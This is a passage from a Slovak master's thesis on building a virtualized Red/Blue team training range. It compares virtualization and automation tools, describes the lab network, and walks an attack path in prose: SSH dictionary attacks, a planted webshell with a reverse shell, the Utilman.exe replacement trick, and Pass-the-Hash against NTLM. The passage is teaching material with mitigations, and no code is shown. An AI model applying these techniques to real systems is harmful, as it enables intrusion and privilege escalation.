- Databázové aplikácie.

IP siete:

- Smerovače a prepínače.
- Bezpečnostné zariadenia (firewall, IDS, IPS).

Kritická infraštruktúra:

- Simulácia systémov letísk, nemocníc,...
- SCADA.

3.1 Red/Blue team cvičenia

K zvýšeniu povedomia o kybernetických hrozbách vznikli takzvané Red/Blue team cvičenia, ktoré simulujú reálny útok na sieťovú infraštruktúru [17]. Najväčším a najznámejším celosvetovým cvičením je Locked Shields, organizované spojenectvom slobodných štátov NATO (North Atlantic Treaty Organization). Toto cvičenie funguje už od roku 2010 a momentálne simuluje infraštruktúru približne 4000 virtualizovaných systémov a viac ako 2500 útokov na tieto systémy [18]. Česká republika má taktiež svoje vlastné kybernetické cvičenie zvané CyberCzech, ktoré funguje od roku 2015. Cvičenie je organizované Národným úradom pre kybernetickú a informačnú bezpečnosť v spolupráci s Masarykovou univerzitou.

Red team

Červený tím, tzv. Red team je skupina ľudí, ktorých hlavným cieľom je kompromitovať infraštruktúru modrého tímu a splnenie rôznych úloh v danom čase. V závislosti od typu cvičenia sa môžu úlohy červeného tímu líšiť. Pokiaľ sa jedná o cvičenie určené pre červený tím, tak hlavným cieľom je kompromitácia určitého prvku sieťovej infraštruktúry, najčastejšie radiča domény, a to bez nejakých väčších obmedzení. Ďalej môže existovať cvičenie zamerané na prípravu modrého tímu, kedy červený tím postupuje podľa predom určenej časovej línie. To znamená, že v určitom časovom úseku červený tím útočí iba na predom definované stroje a služby.

Blue team

Modrý tím, tzv. Blue team je skupina ľudí, väčšinou venujúcich sa IT bezpečnosti, ktorí sa snažia zabrániť kybernetickému útoku vykonávaného červeným tímom. Hlavným faktorom je rýchla odozva modrého tímu a jeho reakcia na vzniknuté incidenty v reálnom čase. Okrem ochrany sieťovej infraštruktúry má modrý tím ešte jednu veľmi podstatnú úlohu. Pokiaľ dôjde ku kompromitácii nejakého chráneného systému, je veľmi dôležité celú situáciu zdokumentovať a v rámci simulácie zaslať na biely tím.

Green team

Doteraz boli popísané dva najviditeľnejšie tímy, červený a modrý. V roli cvičenia však hrá obrovskú úlohu zelený tím, tzv. Green team, ktorý pripravuje a spravuje celú simulovanú sieťovú infraštruktúru, skórovanie a monitorovanie.

White team

Biely tím je neutrálny a v rámci cvičenia plní rolu vládnych orgánov, novinárov a celkovo posudzuje priebeh cvičenia. Jeho úlohou je taktiež zapisovať body, ktoré boli udelené od červeného a zeleného tímu pre tím modrý.

3.2 Virtualizácia prostredia


K realizácii kybernetického cvičenia neodmysliteľne patrí virtualizácia. Ako je spomínané vyššie, cvičenie Locked Shields sa skladá z približne 4000 systémov. Bolo by finančne náročné a neefektívne zriaďovať 4000 fyzických počítačov a preto je najefektívnejším riešením virtualizácia. Virtualizácia by sa dala opísať ako náhrada

fyzického hardvéru softvérom, ktorý ho dokáže emulovať, čo znamená, že jeden fyzický stroj dokáže emulovať niekoľko systémov.
Na trhu existuje množstvo virtualizačných nástrojov ako napríklad:

- **VMware vSphere,**
- **OpenStack,**
- **OpenNebula.**

3.2.1 VMware vSphere

Nástroj vSphere pochádza od spoločnosti VMware, ktorá patrí medzi najznámejšie v rámci virtualizácie. Produkt vSphere je zameraný na virtualizáciu serverov a zahŕňa ESXi hypervizor a vCenter softvér na správu. ESXi je hypervizor zodpovedný za abstrahovanie procesorov, pamätí, úložiska a ďalších zdrojov pre rôzne virtuálne stroje. Všetky virtuálne stroje sa inštalujú na ESXi server. VirtualCenter slúži ako centrálny kontrolný bod, odkiaľ je možné spravovať a pristupovať ku všetkým virtualizovaným strojom viď obr. 3.1. Klient je webový portál založený na HTML5. Najväčšou výhodou vSphere je jeho stabilita a spoľahlivosť [19][20]. Čo je však negatívom, je vysoká cena licencií.



Obr. 3.1: Deskriptívny diagram produktu vSphere


3.2.2 OpenStack

OpenStack je bezplatné cloudové riešenie, ktoré slúži ku správe virtuálnych strojov v dátovom centre pričom je všetko spravované cez API. OpenStack disponuje ovládacím panelom, ktorý uživateľom umožňuje spravovať systémy pomocou webového rozhrania [21]. Keďže je OpenStack ako open source software, je možné doňho pridávať rôzne doplnky podľa požiadavok. OpenStack sa skladá z deviatich kľúčových komponentov [24][22][23]:

- **Nova,**

- **Swift,**
- **Cinder,**
- **Neutron,**
- **Horizon,**
- **Keystone,**
- **Glance,**
- **Ceilometer,**
- **Heat.**

Pre lepšiu predstavu základnej architektúry produktu OpenStack viď obr. 3.2.



Obr. 3.2: Deskriptívny diagram produktu OpenStack[1]

3.2.3 OpenNebula

OpenNebula je jednoduchý a flexibilný nástroj pre manažment virtualizovaných data centier. Posyktuje možnosť vytvoriť privátny, verejný, a hybridný cloud. Jedná sa o open source middleware riešenie. Nástroj je navrnutý pre jednoduché použitie, ale zato s veľkým množstvom funkcií, a hlavne je prispôsobiteľný k vytvoreniu a správe podnikových cloudov. OpenNebula kombinuje existujúce virtualizačné techniky s pokročilou funkcionalitou pre zdieľanie, automatizované nasadzovanie infraštruktúry, a elasticitu. Linuxové distribúcie ako Ubuntu, alebo Red Hat Enterprise Linux majú OpenNebulu integrovanú priamo v sebe.

[1]Obrázok dostupný z: `https://www.openstack.org/software/`

OpenNebula sa skladá z hlavného uzlu (master node), ktorý zodpovedá za zaradenie, naplánovanie a odoslanie úlohy do clustera. Druhým stavebným prvkom je pracovný uzol (worker node), ktorý poskytuje vypočtový výkon pre spracovanie odoslaných úloh do clustera [25][23].

Zhodnotenie

Ako je spomenuté vyššie, do užšieho výberu virtualizačných nástrojov boli zvolené vyššie popísané nástroje. Pre lepší prehľad a zhodnotenie nástrojov viď tabuľku 3.1.

Tab. 3.1: Porovnanie virtualizačných nástrojov

Produkt	**Open source**	**Nasadenie**	**Správa**
VMware vSphere	nie	jednoduché	jednoduchá
OpenStack	áno	stredne náročné	stredne náročná
OpenNebula	áno	stredne náročné	náročná


Z popísaných virtualizačných nástrojov pripadá VMware ako najstabilnejšia a najjednoduchšia varianta. VUT disponuje serverom, kde je momentálne nainštalovaný VMware vSphere, čo značne uľahčí prvotný krok nasadenia nového virtualizačného prostredia a jeho celkovej konfigurácie.

3.3 Automatizácia a budovanie infraštruktúry

Vytvorenie a správa virtuálnej infraštruktúry, ktorá by obsahovala množstvo strojov je časovo náročné. Preto boli vytvorené automatizažné nástroje na uľahčenie práce a ušetrenie času, ktorý môže byť investovaný do inej práce.

Vagrant je nástroj pre vybudovanie a spravovanie prostredia s virtuálnymi strojmi. Poskytuje ľahko konfigurovateľné, reprodukovateľné, a prenosné pracovné prostredie riadené jedným konzistentným pracovným tokom, ktorý pomáha maximalizovať produktivitu a flexibilitu práce. Vagrant pracuje s virtuálnymi strojmi vytvorenými vo VirtualBoxe, VMware, AWS, alebo od iných poskytovateľov viď obr. 3.3[26][27]. Pokiaľ chce užívateľ využívať Vagrant v kombinácií s nástrojom VMware, je potrebné si pre Vagrant zakúpiť licenciu.

[1]Obrázok dostupný z: `https://www.slashroot.in/what-vagrant-and-how-does-it-work`



Obr. 3.3: Pracovná schéma produktu Vagrant

Terraform je nástroj na budovanie, menenie, a verzovanie infraštruktúry bezpečne a efektívne. Konfiguračné súbory popisujú Terraformu komponenty, potrebné pre spustenie jednej aplikácie, alebo celého datacentra. Terraform generuje plán spustenia popisujúci, čo je potrebné vykonať k dosiahnutiu predvoleného stavu a následne ho spustí, aby vybudoval popísanú infraštruktúru. Pokiaľ sa konfigurácia zmení, Terraform je schopný zaznamenať tieto zmeny a vytvoriť inkrementálny plán spustenia ktorý môže byť aplikovaný. Insfraštruktúra Terraformu dokáže spravovať ako komponenty nižšej vrstvy, úložisko a sieťovanie, tak aj komponenty vyššej vrsty ako DNS záznamy, SaaS (Software as a Service), atď [28].

Infraštruktúra je popísaná použitím vysokoúrovňovej konfiguračnej syntaxe. Toto umožňuje návrhu datacentra byť verzované a infraštruktúra môže byť navyše zdieľaná a znova použitá.

Terraform disponuje tzv. "plánovacím" krokom, v ktorom generuje plán spustenia. Plán spustenia ukazuje čo Terraform vykoná, keď sa plán spustí. Vďaka tomuto je možné vyhnúť sa neočakávaným výstupom, keď Terraform manipuluje s infraštruktúrou [29][30].

Ansible je nástroj využívaný na automatizáciu poskytovania cloudov, spravova-

nie konfigurácie, nasadzovanie aplikácií a mnoho ďalších požiadaviek. Je navrhnutý pre viacvrstvové nasadenie už od začiatku, čo znamená že dokáže modelovať IT infraštruktúru popisom toho, ako sú všetky nasadené systémy prepojené, miesto spravovania len jedného systému zaraz[31][32].

Ansible nevyužíva žiadných agentov, ani prídavnú bezpečnostnú infraštruktúru. Je jednoduché ho nasadiť a jeho najväčšou výhodou je, že využíva jednoduchý jazyk YAML, ktorý umožňuje vytvoriť popis automatizácie úloh spôsobom, ktorý pripomína bežnú angličtinu [33].


4 Bezpečnostná hra

Hlavným cieľom diplomovej práce bolo vytvoriť virtualizovanú infraštruktúru, ktorá bude slúžiť ako cvičisko pre etický hacking. Z porovnávaných virtualizačných platforiem bola nakoniec zvolená platforma vSphere od spoločnosti VMware. Táto platforma bola zvolená na základe toho, že VMware je z porovnaných platforiem najstabilnejší a škola naň má licenciu.

Druhou časťou praktickej práce je návrh cvičenia pre testovanie bezpečnosti webových aplikácií, ktorá popisuje testovanie webových aplikácií pomocou pokročilejších metód útokov. Každá popísaná zraniteľnosť na konci cvičenia obsahuje popis možných metód k jej zamedzeniu.

4.1 Vlastný návrh a implementácia sieťovej infraštruktúry

Navrhnutá počítačová infraštruktúra simuluje organizáciu, ktorá si prenajala služby penetračného testovania a jeden stroj, ktorý simuluje testera z internetu viď obr.4.1.



Obr. 4.1: Počítačová infraštruktúra

Celá infraštruktúra beží na jednom servery, kde je nainštalovaný VMware vSphere. S predpokladom, že cvičenie je určené pre 24 študentov, je infraštruktúra imple-

mentová momentálne dvakrát z dôvodu vyťaženia sieťových prvkov. Infraštruktúry sú od seba oddelené tak, že každá infraštruktúra používa inú podsieť. V nasledujúcej časti budú bližšie popísané všetky nasadené stroje, rozdelené do skupín podľa segmentu, kde sa v sieti nachádzajú. Ako je možné vidieť, v infraštruktúre sú osadené rôzne distribúcie operačných systémov Linux a Windows. Je tomu tak z dôvodu, aby účastníci cvičenia videli, že ani novšie verzie operačných systémov nemusia byť úplne bezpečné.

Kali linux

Hlavným strojom pre účastníkov cvičenia je virtualizovaný Kali linux vo verzii 2019.3. Je to jediný stroj ku ktorému majú študenti na začiatku cvičenia prístup. Na stroji sú nainštalované všetký potrebné aplikácie k splneniu cvičenia.

Internet

Internet je simulovaný virtualizovaným linuxom Ubuntu verzie 16.04. Tento stroj disponuje dvoma sieťovými kartami. Jedna karta má na sieťovom rozhraní **ens33** adresu 10.X.75.1, čo umožňuje pripojenie do podnikovej siete a na druhom rozhraní **ens37** adresu 10.X.76.1, ktorá je pripojená na Kali linux. Tento stroj slúži iba na prepojenie podnikovej infraštruktúry a testerovho Kali linuxu.

Hraničný podnikový smerovač

Hraničný smerovač podnikovej siete je virtualizovaný operačný systém linux Ubuntu 16.04. Tento smerovač slúži na preposielanie celej komunikácie v rámci podniku. Priamo na smerovači je implementovaný firewall za pomoci linuxových *iptables*, ktorý zamedzuje priamy prístup do internej siete podniku. Keďže je celá infraštruktúra virtualizovaná, je bez firewallu pomerne ťažké nastaviť preposielanie komunikácie na jednotlivé porty ako tomu je pri fyzickom prepínači. Smerovač disponuje štyrmi sieťovými kartami, ktoré sú nakonfigurované nasledovne:

- **ens33** v sieti 192.168.1.0/24, čo slúži ako interný rozsah pre podnikovú DMZ,
- **ens37** v sieti 192.168.2.0/24, čo slúži ako interný rozsah pre serverový segment,
- **ens38** v sieti 10.X.77.0/24, čo slúži ako verejný rozsah pre podnikovú DMZ,
- **ens39** na adrese 10.X.75.22, čo slúži ako verejná adresa smerovača.

Demilitarizovaná zóna

DNS server

Podnikový DNS server, ktorý sa nachádza v demilitarizovanej zóne spoločnosti je virtualizovaný operačný systém Linux CentOS verzie 8. Tento DNS server slúži ako sekundárny DNS server, ktorý si drží záznamy strojov v demilitarizovanej zóne. Disponuje dvoma sieťovými rozhraniami **ens33** s adresou 192.186.1.11 pre internú adresu servera a **ens37** s adresou 10.X.77.11 pre verejnú adresu DNS servera. Doménové meno DNS servera je **dns.brew.ex**.

WEB server

Webový server spoločnosti **web.brew.ex** je virtualizovaný linux Ubuntu 16.04. Tento stroj disponuje taktiež dvoma sieťovými rozhraniami. Pre internú adresu stroja rozhranie **ens33** s adresou 192.168.1.12 a pre verejnú adresu je to rozhranie **ens37** s adresou 10.X.77.12. Webová aplikácia beží na web serveri Apache 2.

Interná sieť

DC

Radič domény (Domain controller) je najpodstatnejším prvkom celej sieťovej infraštruktúry podnikovej siete. Na tomto stroji beží virtualizovaný OS Windows Server 2016. Na radiči domény sa nachádzajú všetky údaje o užívateľoch, skupinách a počítačoch v doméne. Aby mohla doména fungovať, je na radiči domény spustený primárny DNS server. Názov domény je **brew.ex** a doménové meno stroja je **dc.brew.ex**. Stroj disponuje jedným sieťovým rozhraním s adresou 192.168.2.2.

FILES

Files server je virtualizovaný Windows Server 2012. Je to server, ktorý funguje ako úložisko súborov užívateľov. Files server komunikuje s webovým serverom v DMZ.

4.2 Vlastná implementácia cvičenia

V tejto sekcii budú popísané zraniteľnosti, ktoré sú nasadené na strojoch v podnikovej infraštruktúre. Keďže sa jedná o Red/Blue tím cvičenie, niektoré zraniteľnosti nevychádzajú z nesprávnej konfigurácie, alebo chýbajúcej bezpečnostnej aktualizácie, ale môže sa jednať už priamo o softvér spustený útočníkom na strane podniku.

Zraniteľnosti v tejto sekcii budú popísané v poradí, ako ich penetračný tester počas cvičenia bude využívať, to znamená podľa tzv. cesty útoku. Ešte pred popísaním zraniteľností by bolo dobré objasniť niektoré pojmy:

- **Webshell** je skript napísaný v programovacom jazyku, ktorý je podporovaný cieleným webovým serverom. Po jeho nahraní na server umožňuje vzidalený prístup k serveru.
- **Pivot** je kompromitovaný stroj, ktorý slúži k preposielaniu komunikácie napríklad z externej siete do internej. Je možné ho popísať aj ako vstupnú bránu do siete, kam útočník normálne nemá prístup.

4.2.1 Nesprávna konfigurácia služby vzdialeného prístupu

Na stroji **DNS** (dns.brew.ex) v demilitarizovanej zóne je spustená služba na vzdialenú správu servera pomocou protokolu Secure shell (ssh). Na serveri je zakázané prihlasovanie sa pod užívateľom `root`, toto je však jediná nastavená ochrana. Táto prevencia nie je zlá, ale jedná sa iba o jeden z viacerých krokov, ktoré sú potrebné pre lepšie zabezpečenie služby ssh. Pri tejto konfigurácií nie je nastavená ochrana voči slovníkovým útokom. Útočník tak môže využiť ľubovoľný nástroj na slovníkový útok a bez znalosti mena a hesla, len za použitia slovníkov, získať prístup k danému systému. Najlepšou prevenciou voči tomuto typu útokov je povoliť prihlasovanie sa na službu ssh jedine pomocou páru súkromného a verejného kľúča.

4.2.2 Predpripravený webshell

Na webovom serveri (web.brew.ex) v DMZ je predom pripravený webshell, ktorý je potrebné nájsť. V tomto prípade sa jedná o umelo implementovanú zraniteľnosť. V realite však veľmi často dochádza k nesprávnej konfigurácií webových serverov a administrátori nechávajú do internetu voľne dostupné administračné stránky ako napríklad PHPMyAdmin, atď., ktoré častokrát používajú predvolené prihlasovacie údaje. Pri takejto nesprávnej konfigurácií sa môže útočník dostať k administrácií webového serveru a je schopný tam nahrať napríklad webshell, ako je použitý na spomínanom stroji. Druhou zásadnou chybou je, že webserver je spustený pod úžívateľom `root` z čoho vyplýva, že ak útočník kompromituje stroj cez webové rozhranie, automaticky dostane administrátorské oprávnenia.

V tejto ceste útoku by bolo možné nastavenie podľa reálnej situácie ako je spomínané vyššie, avšak z dôvodu obmedzeného času cvičenia je táto časť preskočená. Nasadený webshell je komplexný nástroj, ktorý dokáže ovládať kompromitovaný stroj ako bežný shell v linuxe, ale s tým rozdielom, že webshell má grafické prostredie a disponuje už predpripravenými funkciami. Najdôležitejšia funkcia pre pokračovanie

v ceste útoku je naviazanie reverz shellu, kde kompromitovaný systém zavolá na stroj penetračného testera. Pomocou tohto spätného spojenia je tak možné z kompromitovaného servera vytvoriť pivot do internej siete.

4.2.3 Nesprávne nastavená služba Remote Desktop a využitie nástroja Utilman


Po nastavení pivota má pentester prístup z demilitarizovanej zóny do internej siete. V internej sieti sa nachádza Files server, ktorý má nesprávne nakonfigurovanú službu Remote Desktop Protocol (RDP). V tomto prípade sa jedná o často nesprávne nastavenú konfiguráciu a pokiaľ sa jedná o OS Windows, útočník ako jednu z prvých akcí oskenuje porty pre určité služby, kde RDP beží na TCP porte 3389, ktorý patrí medzi top 100 portov pre skenovanie. RDP by nemal byť v žiadnom prípade dostupný do internetu a to aj z dôvodu nedávneho zverejnenia zraniteľnosti BlueKeep (CVE-2019-0708)[1], pre ktorú existuje aj PoC (Proof of Concept)[2]. K službe RDP by mali byť nastavené restrikcie na firewalle a podstatným bodom je nastavenie autentizácie na úrovni sieťovej vrstvy.

Po tom ako sa pentester pripojí k službe Remote Desktop, cez linuxového klienta `rdesktop`, je vyžadovaná autentizácia voči systému Windows. V reálnom prípade by útočník musel poznať prihlasovacie údaje k systému aby sa voči počítaču autentizoval, alebo by musel vlastniť exploit k zraniteľnosti BlueKeep. Pre zjednodušenie cvičenia je na systéme predom pripravený tzv. `Utilman`.

Utilman je štandartný nástroj operačného systému Windows, ktorý pri prihlasovaní do systému umožňuje spúšťať ďalšie nástroje ako Magnifier, Narrator a iné viď obr. 4.2. V prípade cesty útoku je v systéme Windows nahradený súbor `Utilman.exe` súborom `cmd.exe`, takže v prípade spustenia Utilmana dôjde k spusteniu príkazového riadku s oprávneniami systému.

[1] https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708

[2] https://news.sophos.com/en-us/2019/07/01/bluekeep-poc-demonstrates-risk-of-remote-desktop-exploit/



Obr. 4.2: Ikonka nástroja Utilman

Po získaní príkazového riadku so systémovými oprávneniami sa dá systém považovať za kompromitovaný a pentester ho môže použiť na ďalšie šírenie sa po sieti.

4.2.4 Pass-the-Hash útok

Jedná sa o útok, ktorý je známy už od roku 2014 a postihuje autentizačný protokol systémov Windows. Keďže je tento útok známy už viac ako pol dekády, človek by si pomyslel že sa jedná o útok ktorý už dávno nefunguje a Microsoft túto zraniteľnosť opravil. Opak je však pravdou a útok funguje aj po vydaní rôznych opravných patchov od Microsoftu.

Pass-the-Hash je útok zameraný na autentizáciu pomocou protokolu NTLM. V končenom dôsledku to znamená, že útočník nepotrebuje mať znalosť hesla užívateľa pod ktorým sa chce prihlásiť, ale stačí mu poznať hash hesla daného užívateľa. Ako je toto vôbec možné ?

Základná autentizácia pomocou NTLM


Záznamy o užívateľoch sú uložené v Security Account Manager (SAM) databáze, alebo v Active Directory (AD) databáze. Každý účet má priradené dva heslá: LAN-Manager kompatibilné heslo a Windowsové heslo. Každé heslo je šifrované a je uložené v SAM databáze, alebo AD databáze.

LAN-Manager heslo sa vytvára zo znakovej sady OEM (original equipment manufacturer). Toto heslo nie je citlivé na malé/veľké písmená a môže obsahovať maximálne 14 znakov. Heslo je vypočítané použitím šifry DES (Data Encryption Stan-

dart), kde sa spoločne šifruje konštanta s nešifrovaným heslom. LAN-Manager OWF (One Way Function) heslo je dlhé 16 bytov. Prvých 7 bytov nešifrovaného hesla je použitých k vypočítaniu prvých 8 bytov LAN-Manager OWF hesla. Druhých 7 bytov nešifrovaného hesla je je použitých k vypočítaniu druhých 8 bytov LAN-Manager OWF hesla

Windowsové heslo sa vytvára zo znakovej sady Unikód. Toto heslo je citlivé na malé/veľké písmená a môže byť dlhé až 128 znakov. Toto heslo je vypočítané využitím RSA MD-4 šifrovacieho algoritmu. Tento algoritmus vypočíta 16 bytovú hodnotu nešifrovaného textu premennej dĺžky.

